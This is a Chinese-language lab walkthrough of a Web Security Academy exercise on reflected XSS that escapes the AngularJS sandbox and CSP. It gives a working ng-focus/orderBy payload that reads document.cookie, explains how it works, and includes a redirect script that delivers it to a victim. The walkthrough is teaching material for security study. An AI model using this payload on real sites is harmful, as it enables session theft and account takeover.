绕过沙盒机制和csp策略的反射xss
当我们输入<input id=x>页面多了一个输入框

给出的解决方法如下构造:
?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
我们一起分解看下什么意思

ng-focus 是当输入框被聚焦时执行后面的逻辑,payload 最后有#x
<!DOCTYPE html>
<html ng-app="">
<head>
  <script src="https://cdn.bootcdn.net/ajax/libs/angular.js/1.8.2/angular.min.js"></script>
</head>
<body>
  <input id="x" ng-focus="count = count + 1" ng-init="count=0">
  <h2>焦点触发次数: {{count}}</h2>
  <p>每次输入框获取焦点时,计数器自动加1。</p>
</body>
</html>
用#x 访问时就会聚焦搜索框

$event.composedPath()是浏览器原生事件对象的 API,用于获取事件冒泡路径上的 DOM 节点数组
看下来示例代码
<!DOCTYPE html>
<html>
    <head>
  <script src="https://0a6500ef048bcaf68073943c00e4006d.web-security-academy.net/resources/js/angular_1-4-4.js"></script>
</head>
<body>
  <div id="outer">
    <div id="inner">点击我</div>
  </div>
  <script>
    document.getElementById('inner').addEventListener('click', function(event) {
      const path = event.composedPath();
      console.log(path);
      // 输出示例: [div#inner, div#outer, body, html, document, Window]
    });
  </script>
</body>
</html>
点击 inner 元素时,event.composedPath() 返回从触发元素到 window 对象的冒泡路径数组。
数组顺序:当前元素 → 父元素 → document → window。
composedPath() 直接暴露 window 对象,无需显式引用 window,规避 CSP 对危险对象的检测。
orderBy 本用于排序,但此处被用来执行表达式 (z=alert)(document.cookie)。AngularJS 会解析该表达式并调用 window.alert
z=alert 将 alert 函数赋值给 z。
(z)(document.cookie) 调用 alert 并传入 document.cookie 作为参数
orderBy 过滤器会将左侧数组(composedPath() 的结果)传递给右侧表达式,并在沙箱外执行,最终调用全局函数 alert

window 是浏览器环境中的全局对象,所有全局变量和函数(如 alert、document、setTimeout)都是 window 的属性。
因此,alert("消息") 实际上是 window.alert("消息") 的简写形式

<script>
location='https://0a6500ef048bcaf68073943c00e4006d.web-security-academy.net//?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 7
7 0
0- 0


 已为社区贡献5条内容

所有评论(0)